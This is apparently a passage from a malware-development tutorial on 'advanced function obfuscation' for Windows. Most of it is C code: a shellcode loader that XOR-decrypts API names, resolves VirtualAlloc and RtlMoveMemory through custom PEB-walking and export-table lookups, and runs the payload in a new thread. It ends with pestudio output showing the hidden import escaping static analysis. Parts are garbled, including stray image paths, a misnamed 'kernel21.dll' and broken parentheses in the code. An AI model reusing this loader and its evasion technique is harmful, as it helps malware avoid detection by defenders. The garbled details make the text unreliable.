
Advanced Function Obfuscation

In this section, we will be implementing our own custom win32 API functions.

In last part of function obfuscation, we had seen some methods to obfuscate a function, like:


1. By using GetModuleHandle and GetProcAddress functions
2. By encrypting the string parameter

In this part we will be seeing how to create a custom API function to obfuscate a function



So, here we will create our own GetProcAddress and GetModuleHandle

So, here's how functions, and PE header are loaded:



The malware will load the PE header, and it will look the list of dll, and in that it will search for kernel32, so this list of dll is inside Import table, so we can see what all are the imported dll

Then it will search for kernel21.dll because it is a really important function, then from then it can use all the functions.

So, list of API functions comes under the export table,

So, if we want to use GetProcAddress, then it will just search in List of API functions, from then it will search for Address of GetProcAddress.

So, this was for GetProcAddress

We know that every program running has got TEB and PEB, TEB contains all the paths, env paths, dll imported, etc. for a process to run.

And every program that runs is running as a process, and a process can have multiple TEB's in it.

Then from PEB, it will go to loader, where it has got the address of all the List of dll's, then it will load the kernel32.dll, then from the List of API functions, it will load the function which is required.

So, here's the code which we will be using for function obfuscation:

```
1
2   #include <windows.h>
3   #include <stdio.h>
4   #include <stdlib.h>
5   #include <string.h>
6   #include <wincrypt.h>
7   #pragma comment (lib, "crypt32.lib")
8   #pragma comment (lib, "advapi32")
9   #include <psapi.h>
10  #include "myAPI.h"
11
12  unsigned char payload[279] = {
```

```
39  typedef LPVOID (WINAPI * VirtualAlloc_Ptr)(LPVOID lpAddress, SIZE_T dwSize, DWORD  flAllocationType, DWORD  flProtect);
40  typedef VOID (WINAPI * RtlMoveMemory_Ptr)(VOID UNALIGNED *Destination, const VOID UNALIGNED *Source, SIZE_T Length);
41
42  unsigned int payload_length = sizeof(payload);
43
44
45
46
47  void DecryptXOR(char * encrypted_data, size_t data_length, char * key, size_t key_length) {
48      int key_index = 0;
49
50      for (int i = 0; i < data_length; i++) {
51          if (key_index == key_length - 1) key_index = 0;
52
53          encrypted_data[i] = encrypted_data[i] ^ key[key_index];
54          key_index++;
55      }
56  }
57
```

```
58  int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
59
60      void * alloc_mem;
61      BOOL retval;
62      HANDLE threadHandle;
63      DWORD oldprotect = 0;
64
65      char encryption_key[] = "123456789ABC";
66      char strVirtualAlloc[] = { 0x67, 0x5b, 0x41, 0x40, 0x40, 0x57, 0x5b, 0x79, 0x55, 0x2d, 0x2d, 0x20 };
67
68      // Decrypt function name to original name
69      DecryptXOR((char *)strVirtualAlloc, sizeof(strVirtualAlloc), encryption_key, sizeof(encryption_key));
70
71      VirtualAlloc_Ptr pVirtualAlloc = (VirtualAlloc_Ptr) myGetProcAddress(myGetModuleHandle(L"KERNEL32.DLL"), strVirtualAlloc);
72      RtlMoveMemory_Ptr pRtlMoveMemory = (RtlMoveMemory_Ptr) myGetProcAddress(myGetModuleHandle(L"KERNEL32.DLL"), "RtlMoveMemory");
73
74      // Allocate new memory buffer for payload
75      alloc_mem = pVirtualAlloc(0, payload_length, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
76      printf("%-20s : 0x%-016p\n", "payload addr", (void *)payload);
77      printf("%-20s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);
78
79      printf("\n[1] Press Enter to Continue\n");
80      getchar();
81
82
83      // Copy the decrypted payload to allocated memory
84      pRtlMoveMemory(alloc_mem, payload, payload_length);
85
86
87      // Set the newly allocated memory to be executable
88      retval = VirtualProtect(alloc_mem, payload_length, PAGE_EXECUTE_READ, &oldprotect);
89
90      printf("\n[2] Press Enter to Create Thread\n");
91      getchar();
92
93      // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
94      if ( retval != 0 ) {
95              threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
96              WaitForSingleObject(threadHandle, -1);
97      }
98
99      return 0;
```

As we can see in the above code, we have used custom functions:

1. myGetProcAddress
2. myGetModuleHandle

And we have even imported a header file, myAPI.h

```
FARPROC WINAPI myGetProcAddress(HMODULE hMod, char * sProcName) {

    char * pBaseAddress = (char *) hMod;

    // get pointers to main headers/structures
    IMAGE_DOS_HEADER * pDosHdr = (IMAGE_DOS_HEADER *) pBaseAddress;
    IMAGE_NT_HEADERS * pNTHdr = (IMAGE_NT_HEADERS *) (pBaseAddress + pDosHdr->e_lfanew);
    IMAGE_OPTIONAL_HEADER * pOptionalHdr = &pNTHdr->OptionalHeader;
    IMAGE_DATA_DIRECTORY * pDataDir = (IMAGE_DATA_DIRECTORY *) (&pOptionalHdr->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
    IMAGE_EXPORT_DIRECTORY * pExportDirAddr = (IMAGE_EXPORT_DIRECTORY *) (pBaseAddress + pDataDir->VirtualAddress);

    // resolve addresses to Export Address Table, table of function names and "table of ordinals"
    DWORD * pEAT = (DWORD *) (pBaseAddress + pExportDirAddr->AddressOfFunctions);
    DWORD * pFuncNameTbl = (DWORD *) (pBaseAddress + pExportDirAddr->AddressOfNames);
    WORD * pHintsTbl = (WORD *) (pBaseAddress + pExportDirAddr->AddressOfNameOrdinals);

    // function address we're looking for
    void *pProcAddr = NULL;

    // resolve function by ordinal
    if ((DWORD_PTR)sProcName >> 16) == 0) {
        WORD ordinal = (WORD) sProcName & 0xFFFF;   // convert to WORD
        DWORD Base = pExportDirAddr->Base;          // first ordinal number

        // check if ordinal is not out of scope
        if (ordinal < Base || ordinal >= Base + pExportDirAddr->NumberOfFunctions)
            return NULL;

        // get the function virtual address = RVA + BaseAddr
        pProcAddr = (FARPROC) (pBaseAddress + (DWORD_PTR) pEAT[ordinal - Base]);
```


```c
HMODULE WINAPI myGetModuleHandle(LPCWSTR sModuleName) {

    // get the offset of Process Environment Block
#ifdef _M_IX86
    PEB * ProcEnvBlk = (PEB *) __readfsdword(0x30);
#else
    PEB * ProcEnvBlk = (PEB *)__readgsqword(0x60);
#endif

    // return base address of a calling module
    if (sModuleName == NULL)
        return (HMODULE) (ProcEnvBlk->ImageBaseAddress);

    PEB_LDR_DATA * Ldr = ProcEnvBlk->Ldr;
    LIST_ENTRY * ModuleList = NULL;

    ModuleList = &Ldr->InMemoryOrderModuleList;
    LIST_ENTRY *  pStartListEntry = ModuleList->Flink;

    for (LIST_ENTRY *  pListEntry  = pStartListEntry;       // start from beginning of InMemoryOrderModuleList
                       pListEntry != ModuleList;            // walk all list entries
                       pListEntry  = pListEntry->Flink) {

        // get current Data Table Entry
        LDR_DATA_TABLE_ENTRY * pEntry = (LDR_DATA_TABLE_ENTRY *) ((BYTE *) pListEntry - sizeof(LIST_ENTRY));

        // check if module is found and return its base address
        if (lstrcmpiW(pEntry->BaseDllName.Buffer, sModuleName) == 0)
            return (HMODULE) pEntry->DllBase;
    }

    // otherwise:
    return NULL;
```

Above are the images of myGetProcAddress, and myGetModuleHandle

In myGetProcAddress, we can see that we have imported the PE header, because in PE header, it contains all the important directories, called the data directory.

So, now let's run the advanced obfuscated program, and analyze it:


Run the .bat file, to prepare the .exe file, then execute the .exe file.



As we can see it executed the .exe file, and it opened the notepad.


Now, let’s analyze it in the pestudio:

In the memory part you can’t find VirtualAlloc function:



VirtualProtect	x	0x000000000002141E	0x000000000002141E	1541 (0x0605)	memory	T1055 | Process Injection	implicit
RtlVirtualUnwind	-	0x00000000000214E0	0x00000000000214E0	1284 (0x0504)	memory	-	implicit
HeapAlloc	-	0x0000000000021748	0x0000000000021748	876 (0x036C)	memory	-	implicit
HeapFree	-	0x0000000000021754	0x0000000000021754	880 (0x0370)	memory	-	implicit
GetStringTypeW	-	0x00000000000218A8	0x00000000000218A8	760 (0x02F8)	memory	-	implicit
GetProcessHeap	-	0x00000000000218BA	0x00000000000218BA	724 (0x02D4)	memory	-	implicit
HeapSize	-	0x0000000000021948	0x0000000000021948	885 (0x0375)	memory	-	implicit
HeapReAlloc	-	0x0000000000021954	0x0000000000021954	883 (0x0373)	memory	-	implicit

In the strings section:



ascii	14	section:.rdata	x	import	memory	T1055 | Process Injection	VirtualProtect
ascii	16	section:.rdata	-	import	memory	-	RtlVirtualUnwind
ascii	9	section:.rdata	-	import	memory	-	HeapAlloc
ascii	8	section:.rdata	-	import	memory	-	HeapFree
ascii	13	section:.rdata	-	import	memory	-	GetStringType
ascii	14	section:.rdata	-	import	memory	-	GetProcessHeap
ascii	8	section:.rdata	-	import	memory	-	HeapSize
ascii	11	section:.rdata	-	import	memory	-	HeapReAlloc
ascii	13	section:.rdata	-	-	memory	-	RtlMoveMemory